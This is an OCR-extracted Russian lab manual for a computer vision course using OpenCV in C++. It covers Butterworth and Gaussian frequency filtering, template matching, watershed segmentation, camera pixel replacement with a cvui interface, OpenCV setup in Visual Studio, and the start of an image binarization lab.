
$$G^2(\omega) = |H(j\omega)|^2 = \frac{G_0^2}{1 + \left(\frac{\omega}{\omega_c}\right)^{2n}}$$

Где n – порядок фильтра; w_c – частота среза (частота на которой амплитуда равна −3dB); G_0 - коэффициент усиления по постоянной составляющей (усиление на нулевой частоте)



Алгоритм частотной фильтрации

1. Вычисляем Фурье-образ фильтруемого изображения
2. Умножаем Фурье-образ на частотную функцию фильтра
3. Делаем обратное преобразование Фурье
2.



Список функций OpenCV, которые могут использоваться:

`void integral(InputArray src, OutputArray sum, int depth=-1 )`	Что делает: Вычисляет сумму пикселей изображения **src** – Входное изображение **sum** – Выходное изображение, каждый пиксель в позиции (X,Y) хранит в себе сумму пикселей входного изображения в позициях меньше (X,Y) **depth** – глубина цвета
`void imshow(const string& winname, InputArray mat)`	Показывает окно с изображением **winname** – Имя окна. **image** –изображение для показа.
`int waitKey(int delay=0)`	Ожидает нажатия клавиши, возвращает код нажатой клавиши delay – время ожидания, если = 0, то ожидает нажатия бесконечно
`void Mat::copyTo(OutputArray m)`	Копирует исходное изображение в другое **m** – выходное изображение

Пример программы

```
const char* template_window = "Template window"; const int match_method = CV_TM_SQDIFF_NORMED;


void selectTemplate(const char* tempName) {Mat templ;
Mat imageForSeacrh;Mat result;

cout << tempName << endl;

templ = imread(tempName, IMREAD_COLOR); imageForSeacrh = imread("cars.png", IMREAD_COLOR);if (imageForSeacrh.empty() || templ.empty()) {
cout << "Can't read one of the images" << endl;exit(1);
}

Mat img_display; imageForSeacrh.copyTo(img_display);
int result_cols = imageForSeacrh.cols - templ.cols + 1; int result_rows = imageForSeacrh.rows - templ.rows + 1;result.create(result_rows, result_cols, CV_32F);

/*************************************************
* Код поиска
*************************************************/

imshow(result_window, result); imshow(image_window, img_display); imshow(template_window, templ); waitKey(0);
}

void calcDif(const char* tempName) {Mat templ;
Mat imageForSeacrh;Mat result;

cout << tempName << endl;

templ = imread(tempName, IMREAD_COLOR); imageForSeacrh = imread("cars.png", IMREAD_COLOR);

if (imageForSeacrh.empty() || templ.empty()) {
cout << "Can't read one of the images" << endl;exit(1);
}

int result_cols = imageForSeacrh.cols - templ.cols + 1; int result_rows = imageForSeacrh.rows - templ.rows + 1;result.create(result_rows, result_cols, CV_32F);

/*************************************************
* Код поиска
*************************************************/

imshow(image_window, imageForSeacrh); imshow(result_window, result); imshow(template_window, templ);
```

```
        waitKey(0);

        }

        void  do_correlation_searching()  {  namedWindow(image_window,  WINDOW_NORMAL);
namedWindow(result_window, WINDOW_AUTOSIZE);namedWindow(template_window, WINDOW_NORMAL);

        //Поиск изображения selectTemplate("red_car.png");calcDif("red_car.png");

        selectTemplate("white_car.png");calcDif("white_car.png");

        selectTemplate("yellow_car.png");calcDif("yellow_car.png");

        selectTemplate("square.png");calcDif("square.png");

        selectTemplate("bush.png");calcDif("bush.png");

        selectTemplate("bush2.png");calcDif("bush2.png");
        }


        void updateMag(Mat complex); void updateResult(Mat complex);

        Mat computeDFT(Mat image);void shift(Mat magI);

        Mat mask;

        Mat create_butterworth_filter(int D, int n) {
        Mat  filter  =  Mat::zeros(Size(256,  270),  CV_32F);Mat  tmp  =  Mat(filter.rows,
filter.cols, CV_32F);

        /*********************************************
        * Код расчета фильтра
        *********************************************/

        filter = tmp; return filter;
        }

        void butterworth_filter() {
        cout << "butterwoth filter\n";String file;
        file = "mukik.png";

        Mat  image  =  imread(file,  CV_LOAD_IMAGE_GRAYSCALE);namedWindow("Orginal  window",
CV_WINDOW_AUTOSIZE);   imshow("Orginal    window",    image);    namedWindow("spectrum",
CV_WINDOW_AUTOSIZE);


        Mat complex = computeDFT(image);
        mask = create_butterworth_filter(150, 2);shift(mask);
        Mat work;
        normalize(mask, work, 0, 1, NORM_MINMAX);imshow("mask", work);
        Mat  planes[]  =  {  Mat::zeros(complex.size(),  CV_32F),  Mat::zeros(complex.size(),
CV_32F) };
```

```
        Mat kernel_spec; planes[0] = mask;planes[1] = mask;
        merge(planes, 2, kernel_spec);
        mulSpectrums(complex, kernel_spec, complex, DFT_ROWS);updateMag(complex);
        updateResult(complex);
        }

        void gaus_filter() {
        cout << "gausian filter\n";String file;
        file = "mukik.png";
        Mat image = imread(file, CV_LOAD_IMAGE_GRAYSCALE);namedWindow("Orginal window", CV_WINDOW_AUTOSIZE); imshow("Orginal window", image); namedWindow("spectrum", CV_WINDOW_AUTOSIZE);
        Mat gausianKernel = Mat::ones(Size(256, 270), CV_32F); // Здесь должно быть ядро Гаусса
        mask = gausianKernel;
        Mat complex = computeDFT(image);shift(mask);
        Mat work;
        normalize(mask, work, 0, 1, NORM_MINMAX);imshow("mask", work);
        Mat planes[] = { Mat::zeros(complex.size(), CV_32F), Mat::zeros(complex.size(), CV_32F) };
        Mat kernel_spec; planes[0] = mask; // real
        planes[1] = mask; // imaginar merge(planes, 2, kernel_spec);

        mulSpectrums(complex, kernel_spec, complex, DFT_ROWS); // only DFT_ROWS accepted updateMag(complex);             // show spectrum
        updateResult(complex);      // do inverse transform
        }

        int main(int argc, char** argv) {gaus_filter();
        waitKey(0);

        butterworth_filter();waitKey(0);

        do_correlation_searching();waitKey(0);

        return 0;
        }

        void updateResult(Mat complex)
        {
        Mat work; idft(complex, work);
        Mat planes[] = { Mat::zeros(complex.size(), CV_32F), Mat::zeros(complex.size(), CV_32F) };
        split(work, planes);

        magnitude(planes[0], planes[1], work); normalize(work, work, 0, 1, NORM_MINMAX); imshow("result", work);
        }
```

```
        void updateMag(Mat complex)
        {

        Mat magI;
        Mat  planes[] = {  Mat::zeros(complex.size(),  CV_32F),  Mat::zeros(complex.size(),
CV_32F) };
        split(complex, planes);

        magnitude(planes[0], planes[1], magI);

        magI += Scalar::all(1);log(magI, magI);

        shift(magI);
        normalize(magI, magI, 1, 0, NORM_INF);imshow("spectrum", magI);
        }

        // применяет преобразование фурье к изображениюMat computeDFT(Mat image) {
        Mat padded;
        int m = getOptimalDFTSize(image.rows);int n = getOptimalDFTSize(image.cols);
        copyMakeBorder(image, padded, 0, m - image.rows, 0, n - image.cols,BORDER_CONSTANT,
Scalar::all(0));
        Mat  planes[] = {  Mat_<float>(padded),  Mat::zeros(padded.size(),  CV_32F)  };Mat
complex;
        merge(planes, 2, complex);
        dft(complex, complex, DFT_COMPLEX_OUTPUT);return complex;
        }

        void shift(Mat magI) {

        magI = magI(Rect(0, 0, magI.cols & -2, magI.rows & -2));

        int cx = magI.cols / 2;int cy = magI.rows / 2;

        Mat q0(magI, Rect(0, 0, cx, cy));
        Mat q1(magI, Rect(cx, 0, cx, cy));
        Mat q2(magI, Rect(0, cy, cx, cy)); Mat q3(magI, Rect(cx, cy, cx, cy));

        Mat tmp;
```

Лабораторная работа №6. Морфологическийводораздел (watershed)

В данной работе требуется сегментировать изображения. В качестве примера используется метод водоразделов, поскольку он позволяет продемонстрировать автоматическую сегментацию изображения в реальном времени. Другие алгоритмы либо дорогостоящи для real-time обработки (grabCut), либо требуют вмешательства человека (color-based segmentation, visual background extractor). Алгоритмы вроде метода k- средних будут предложены в качестве заданий.

Алгоритм морфологического водораздела “watershed”

Метод водораздела, также называемый преобразованием водораздела, – это основанный на областях метод математической морфологии. В географии водораздел – это хребет, который делит области различных речных систем. Рассматривая изображения как геологический ландшафт, можно сказать, что линии водораздела – это границы, разделяющие участки изображений. В топографическом представлении изображения численные значения (например, уровни серого) каждого пикселя выступают в качестве высоты этой точки. Преобразование водораздела вычисляет водосборные бассейны и линии хребтов, при том, что водосборные бассейны - соответствующие области изображения, а линиихребтов – это границы этих областей.

Данный метод включает в себя следующие три базовые концепции:

1. Обнаружение и устранение разрывов;
2. Пороговая обработка;
3. Обработка областей.

Благодаря данным концепциям метод водоразделов позволяет получать более стабильные результаты сегментации (в том числе непрерывные границы областей). Этот подход так же позволяет включать в процесс сегментации добавочные ограничения.

На поверхности можно обнаружить три типа точек:

- точки локального минимума;
- точки, находящиеся на склоне, с которых вода сливается к центру водоема;
- точки, находящиеся на гребне возвышенности.

Линии, образованные точками-гребнями, представляют собой линии водоразделов, поэтому основной задачей данного метода является именно поиск линий водоразделов. Алгоритм их поиска представляет собой следующий ход действий:

1. В местах локального минимума образуем «дырки», через которые вода начнет заполнять трехмерную поверхность.

2. Если вода с двух сторон гребня готова объединиться в один бассейн, устанавливаем перегородку.


3. Когда над водой останутся только загородки, останавливаем алгоритм.

Полученные таким образом перегородки и есть требуемые линии водоразделов. При ручном определении сегментируемых объектов используются маркеры. Маркер представляет собой связную компоненту, принадлежащую изображению. Будем различать внешние (соответствуют фону) и внутренние (относящиеся к объекту) маркеры. Процедура выбора маркера состоит из двух главных шагов:

1. предобработка;

2. выработка критериев, которым должны удовлетворять маркеры. Пусть внутренний маркер определен как область со следующими критериями:

- окружена точками с большим значением яркости;
- ее точки образую компоненту связности;
- все точки имеют одинаковое значение яркости.



Внутренние маркеры, найденные по этим 3 правилам, показаны на рис. (Б) светло-серым цветом. Далее применяем алгоритм сегментации по водоразделам с тем ограничением, что в качестве локальных минимумов рассматриваются только локальные маркеры. В итоге получим изображение, гораздо лучше читаемое по сравнению с исходным изображением (рис. (В)).

Приведенный случай – простейший. В общем случае маркеры могут иметь более сложное описание, включающее размеры, форму, местоположение, расстояния, текстурные и другие признаки. Самым большим достоинством маркеров является то, что можно использовать априорные знания о задаче и эффективно использовать их при решении.

Задания

1. Добавить реализацию метода watershed в авто режиме для камеры и статичного изображения;

2. Сегментировать изображение методом k-средних. Реализация методауже имеется в openCV;

3. Улучшить сегментацию по водоразделам в автоматическом режиме, например, посредством удаления маленьких контуров.

4. Реализовать сегментацию видеопотока (камера или видеофайл) методом watershed в *ручном* режиме с использованием маркеров.

5. * Реализовать сегментацию видеопотока (камера или видеофайл)

методом watershed в *автоматическом* режиме с использованием заранее подготовленных маркеров.

6. ** Показать работу color-based segmentation для статичного изображения.

Описание работы программы

Программа работает в двух 2 режимах: автоматическом и ручном. Авто режим позволяет без участия человека разбить изображение со статичной картинки и видеофайла. Реализация для видеокамеры и статичного изображения почти ничем не отличается от реализации для видеофайла, поэтому оставлена в качестве задания. Во всех вариантах используется следующий алгоритм:

1. Получить изображение;
2. Перевести в бинарный вид и получить массив контуров;
3. Создать маску с отрисованными контурами;
4. Применить watershed к этой маске, предварительно задав цвет;
5. Отрисовать итоговое изображение.

Посредством изменения параметра thresh в функции threshold можно убрать или добавить более мелкие отслеживаемые области. Для лучшего разбиения изображения желательно после определения контуров исключить те, длина которых слишком мала (<20 пикселей). Это также поможет исключить излишнюю сегментацию. Для улучшения работы алгоритма можно использовать метод нахождения локальных минимумов/максимумов.

В режиме ручного управления происходит несколько другой алгоритм подготовки изображения. Написана ручная маркировка для статичного изображения, реализация предварительной маркировки видеопотока оставлена в качестве дополнительного задания. Алгоритм работы:

1. Получить изображение;
2. Создать маску путем ручного выделения объектов;
3. Получить контуры с маски, а не с изображения;
4. Нанести на новое изображение найденные контуры и применить с

ним watershed;

5. Отрисовать итоговое изображение.



1 watershed в автоматическом режиме



2 watershed в ручном режиме

Использованные функции

Функция	Описание
void cv::cvtColor(InputArray src, OutputArray dst, int code, int dstCn=0)	Преобразует изображение из одного цветового пространства в другое.
void cv::findContours(InputOutputArray image, OutputArrayOfArrays contours, OutputArray hierarchy, int mode, int method, Point offset = Point())	Находит контуры в двоичном изображении.
void cv::namedWindow (const String & winname, int flags = WINDOW_AUTOSIZE)	Создает окно.
void cv::imshow(const String & winname, InputArray mat)	Отображает изображение в указанном окне.
void cv::destroyWindow(const String & winname)	Уничтожает указанное окно.
int cv::waitKey(int delay =0)	Ожидает нажатия клавиши.
void drawContours(InputOutputArray image, InputArrayOfArrays contours, int contourIdx, const Scalar& color, int thickness=1, int lineType=8, InputArray hierarchy=noArray(), int maxLevel=INT_MAX, Point offset=Point())	Отрисовывает контуры из заполненного массива.

Применение алгоритма метода водоразделов

```
int main(int argc, char* argv[]) {
	cout << "METHODS OF USING WATERSHED SEGMENTATION\n";
	cout << "Enter mode: a  --(auto) | h  --(hand) \n";
	char s;
	cin >> s;

	if (s == 'a') {
		cout << "Enter type: p --(picture) | v --(video) | c --(camera) \n";
		cin >> s;
		if (s == 'p') {
		}
		else if (s == 'v') {
			cout << "Name of video: \n";
			string filename;
			cin >> filename;
			VideoCapture cap("vids/" + filename);
			while (cap.isOpened()) {
				Mat image;
				cap >> image;
				resize(image, image, Size(700, 500));
				cv::imshow("image", image);

				Mat imageGray, imageBin;

				cv::cvtColor(image, imageGray, CV_BGR2GRAY);
				cv::threshold(imageGray, imageGray, 130, 250,
THRESH_BINARY);
				int compCount = 0;
				vector<vector<Point> > contours;
				vector<Vec4i> hierarchy;

				findContours(imageGray, contours, hierarchy, RETR_CCOMP,
CHAIN_APPROX_SIMPLE);
				if (contours.empty()) continue;

				Mat markers(imageGray.size(), CV_32S);
				markers = Scalar::all(0);
				int idx = 0;
				for (; idx >= 0; idx = hierarchy[idx][0], compCount++)
					drawContours(markers, contours, idx,
Scalar::all(compCount + 1), -1, 8, hierarchy, INT_MAX);
				if (compCount == 0) continue;

				std::vector<Vec3b> colorTab(compCount);
				for (int i = 0; i < compCount; i++)
					colorTab[i] = Vec3b(rand() & 255, rand() & 255,
rand() & 255);
```

Лабораторная работа №7. Подмена пикселей

Задание на выполнение работы

1. Напишите программу, которая захватывает видео с камеры и заменяет определённую часть изображения заданной картинкой, используя примеры 1 «Захват и отображение видео» и 2 «Замена пикселей». В качестве заданной картинки может использоваться статическая картинка или видеопоток (например, из заданного файла). Для получения пути файла с диска использовать пример 3 «Файловый диалог».

2. Объединить программу из пункта 1 с предварительным определением граничных точек изображения, подлежащих замене, с целью изменения размера вставляемого изображения. Для изменения размера изображения использовать функцию библиотеки OpenCV cv::resize().

3. По желанию. Реализуйте замену не на основе вхождения единственного пикселя в означенный регион, а на основе оценки «окна пискелей», к примеру, 3x3. Критерий замены разработать самостоятельно.

Захват и отображение видео

OpenCV, а точнее модуль HighGUI, предоставляет нам инструменты для захватывать видео покадрово, например, с видеокамеры или из файла. Способ аналогичен в обоих случаях, только при передаче в конструктор можно выбрать путь к файлу или передать идентификатор устройства. Смотрим на пример:

```
#include <opencv2/opencv.hpp> #include <opencv2/core/core.hpp> #include <opencv2/highgui/highgui.hpp>
int main()
{
cv::VideoCapture cameraVideoStream(0);// ID камеры 0 if(!cameraVideoStream.isOpened()) // Выход если нет камеры
return 1;
cv::Mat cameraFrame; // Кадр
cv::namedWindow ("camera", cv::WINDOW_NORMAL); // Окошко
```

```
while(true){
	cameraVideoStream.read(cameraFrame); // Получаем кадр, так
	же как и из видео файла cv::imshow("camera", cameraFrame);char c
= cvWaitKey(33);
	if (c == 27) break; // Если Esc - выходим
	}
	cameraFrame.release();return 0;
	}
```

Замена пикселей

Данная функция принимает вставляемое изображение source, изменяемое изображение dest, 2 ссылки на массив 3 элементов для верхнейи нижней границы заменяемых цветов. Производится замена всех выбранных цветов на всём изображении соответствующими пикселями из данного изображения.

```
	void replacePixels(const cv::Mat& source, cv::Mat& dest, const
uint8_t(&lowerBound)[3], const uint8_t(&upperBound)[3]) {

	uint8_t* pixelPtr = dest.data; // Получить массив пикселей из
cv::Mat
	int destCn  =  dest.channels(); int sourceCn = source.channels();

	for (int i = 0; i < dest.rows; i++) { for (int j = 0; j < dest.cols;
j++) {
	// Получение отдельной составляющей
	uint8_t b = pixelPtr[i*dest.cols*destCn + j * destCn + 0];uint8_t
g  =  pixelPtr[i*dest.cols*destCn  +  j  *  destCn  +  1]; uint8_t  r  =
pixelPtr[i*dest.cols*destCn + j * destCn + 2];

	if (b >= lowerBound[0] && b <= upperBound[0] && g >= lowerBound[1]
&& g <= upperBound[1]
	&& r >= lowerBound[2] && r <= upperBound[2]) {
	// Сама замена пикселей
	for (int k = 0; k < 3; k++) { pixelPtr[i*dest.cols*destCn + j *
destCn + k] =
	source.data[i*source.cols*sourceCn + j * sourceCn + k];
	}
	}
```

```
}
}
}
```

Файловый диалог

В данном примере используются возможности операционной системы Windows для графического представления работы с файловой системой, потому требуется подключить заголовочный файл Windows.h. Вся работа выполняется функцией GetOpenFileName(), которая принимает в качестве параметра ссылку на структуру OPENFILENAME.

```
std::string getSourcePath() {
// OPENFILENAME structure initialization.OPENFILENAME file;

char szFile[200]; ZeroMemory(&file, sizeof(file));
file.lStructSize = sizeof(file);file.hwndOwner = NULL; file.lpstrFile =
szFile; file.lpstrFile[0] = '\0'; file.nMaxFile = sizeof(szFile);
// Filters for file dialogfile.lpstrFilter =
"All\0*.*\0Image\0*.jpg;*.png;*.tiff;*.bmp\0Video\0*.avi;*.mp4\0
";
file.nFilterIndex = 1; file.lpstrFileTitle = NULL;
file.nMaxFileTitle = 0; file.lpstrInitialDir = NULL;
file.Flags = OFN_PATHMUSTEXIST | OFN_FILEMUSTEXIST;

// Shows «Open File» window and fills file.lpstrFile field
GetOpenFileName(&file);
/* if file.lpstrFile requres w_char
* Convert file.lpstrFile to std::string with this code
*
* std::wstring wide(file.lpstrFile);
* std::string str(wide.begin(), wide.end());
*/

std::string str(file.lpstrFile);return str;
}
```

Пример программы

В данной программе собраны примеры из предыдущих пунктов и реализован графический интерфейс для управления предоставленными

возможностями. Графический интерфейс реализован с помощью библиотеки cvui.

```
#include  "Windows.h" #include <opencv2/opencv.hpp>
#include             <opencv2/core/core.hpp>             #include
<opencv2/highgui/highgui.hpp>#include <opencv2/imgproc/imgproc.hpp>

// For cvui
#define CVUI_IMPLEMENTATION
#include "cvui.h"

#define  MODIFIED_NAME  "Modified  image" #define  SETTINGS_NAME
"Settings"

void replacePixels(const cv::Mat& source, cv::Mat& dest, const
uint8_t(&lowerBound)[3], const uint8_t(&upperBound)[3];

std::string getSourcePath();int main()
{
cv::VideoCapture cameraVideoStream(0);// Camera ID 0
if (!cameraVideoStream.isOpened()) // Exit if there is nodevice
with this id
return 1;
cv::Mat cameraFrame; // Framecv::Mat replacer;

/***************Image       window       init******************/
cvui::init(MODIFIED_NAME);
/*********************************************************/

/***************Settings  window  init******************/cv::Mat
settingsFrame;
settingsFrame.create(475, 200, 0);cvui::init(SETTINGS_NAME);
/*********************************************************/

/***************Pixel Replacing Settingsinit*****************/
bool useReplace = false; uint8_t lowerBound[3]{ 0,0,0 };
uint8_t upperBound[3]{ 255,255,255 };
/*********************************************************/   while
```

```
(true)

	{
	cameraFrame.release(); cameraVideoStream.read(cameraFrame);


	/***************Settings window draw******************/
cvui::window(settingsFrame, 0, 0, 200, 475, "Pixel

	Replacing");
	// Checkbar for pixel replacing cvui::checkbox(settingsFrame, 0,
25, "Use Replace",

	&useReplace);
	if (!replacer.data) {

	cvui::text(settingsFrame, 100, 27, "Needs picture", 0.4,
0xFFCEFF);

	useReplace = false;
	}


	// Button for open file dialog

	if (cvui::button(settingsFrame, 30, 50, "Choose source")) {
std::string fileName = getSourcePath();

	// This realization works only with pictures, not videoreplacer =
cv::imread(fileName);

	if (!replacer.data) {
	std::cerr << "Can't open source file";exit(1);

	}
	resize(replacer, replacer, cv::Size(cameraFrame.cols,
cameraFrame.rows), 0, 0, cv::INTER_CUBIC);

	}


	// Trackbar start positionint trackBarsY = 95;

	cvui::window(settingsFrame, 0, trackBarsY, 200, 190, "Lower
bound");

	cvui::text(settingsFrame, 10, trackBarsY + 50, "b");
	cvui::trackbar<uint8_t>(settingsFrame, 20, trackBarsY + 35, 165,
	&lowerBound[0], 0, 255);
	cvui::text(settingsFrame, 10, trackBarsY + 100, "g");
	cvui::trackbar<uint8_t>(settingsFrame, 20, trackBarsY + 85, 165,
	&lowerBound[1], 0, 255);


	cvui::text(settingsFrame, 10, trackBarsY + 150, "r");
	cvui::trackbar<uint8_t>(settingsFrame, 20, trackBarsY + 135,
	165, &lowerBound[2], 0, 255);
```

```
        cvui::window(settingsFrame, 0, trackBarsY + 190, 200, 190,"Upper
bound");
        cvui::text(settingsFrame, 10, trackBarsY + 240, "b");
        cvui::trackbar<uint8_t>(settingsFrame, 20, trackBarsY + 225,
        165, &upperBound[0], 0, 255);
        cvui::text(settingsFrame, 10, trackBarsY + 290, "g");
        cvui::trackbar<uint8_t>(settingsFrame, 20, trackBarsY + 275,
        165, &upperBound[1], 0, 255);
        cvui::text(settingsFrame, 10, trackBarsY + 340, "r");
        cvui::trackbar<uint8_t>(settingsFrame, 20, trackBarsY + 325,
        165, &upperBound[2], 0, 255);


        cvui::update();
        cv::imshow(SETTINGS_NAME, settingsFrame);
        /*****************************************************/


        if (useReplace) {
        replacePixels(replacer, cameraFrame, lowerBound,upperBound);
        }
        cv::imshow(MODIFIED_NAME, cameraFrame);


        char c = cvWaitKey(33);
        if (c == 27) break; // Exit if pressed Esc
        }
        cameraFrame.release();replacer.release(); return 0;
        }
```



Загрузка и установка

Последнюю версию OpenCV можно загрузить с Sourceforge.net. На момент написания инструкции наиболее новой версией библиотеки являлась 3.4.1. После того как вы скачаете библиотеку, вы должны её установить. Скачайте установочный файл и запустите его. Программа установки установит OpenCV, зарегистрирует фильтр DirectShow, и выполнит все необходимые процедуры. Открывайте VC++, создайте пустой проект. Далее требуется сконфигурировать проект в соответствии с инструкцией:

- Сборка -> Диспетчер конфигураций:

x64 в «Платформа» и «Активная платформа решения».

Отладка -> Свойства

- Каталоги VC++: «Включаемые каталоги»: добавить

<OPENCV_PATH>\opencv\build\include

«Каталоги библиотек»: добавить

<OPENCV_PATH>\opencv\build\x64\vc15\lib

- Компоновщик -> Все параметры: «Дополнительные зависимости» добавить opencv_world341.lib

Из <OPENCV_PATH>\opencv\build\x64\vc15\bin скопировать opencv_ffmpeg341_64.dll и opencv_world341.dll в папку к запускаемому приложению, например <VC++PROJECT_PATH>\x64\Release

Теперь Вы готовы к началу использования OpenCV.

Для организации графического интерфейса рекомендуется использовать Header-only библиотеку CVUI, найти которую можно поадресу https://github.com/Dovyski/cvui. Для её использования требуется скачать файл cvui.h по данной ссылке и расположить его рядом с исходными файлами лабораторной работы. Для работы данной библиотекитребуется подключить только .h файл и библиотеку openCV. Также водном из файлов лабораторной работы требуется объявить CVUI_IMPLEMENTATION:

#define CVUI_IMPLEMENTATION.

Лабораторная работа №8. Улучшение изображения и сегментация

Задание

1. Изучить методы бинаризации изображения (Бинаризации с верхним порогом, бинаризация с нижним порогом и т.д.).

2. Изучить механизмы изменения яркости и контрастности изображения.

3. Загрузить шаблон из папки /program/ и прописать пути к библиотеке OpenCV в Visual Studio.

4. Добавить возможность изменения типа бинаризации (различные типы адаптивной (локальной) и глобальной бинаризации). Добавить возможность их изменения при помощи OpencCV `Trackbar.`

5. Добавить возможность изменения яркости и контрастности изображенияпри помощи функций OpenCV.

Сегментация изображения

Одной из основных задач обработки и анализа изображений является сегментация, т.е. разделение изображения на области, для которых выполняется определенный критерий однородности, например, выделение на изображении областей приблизительно одинаковой яркости. Понятие области изображения используется для определения связной группы элементов изображения, имеющих определенный общий признак (свойство).

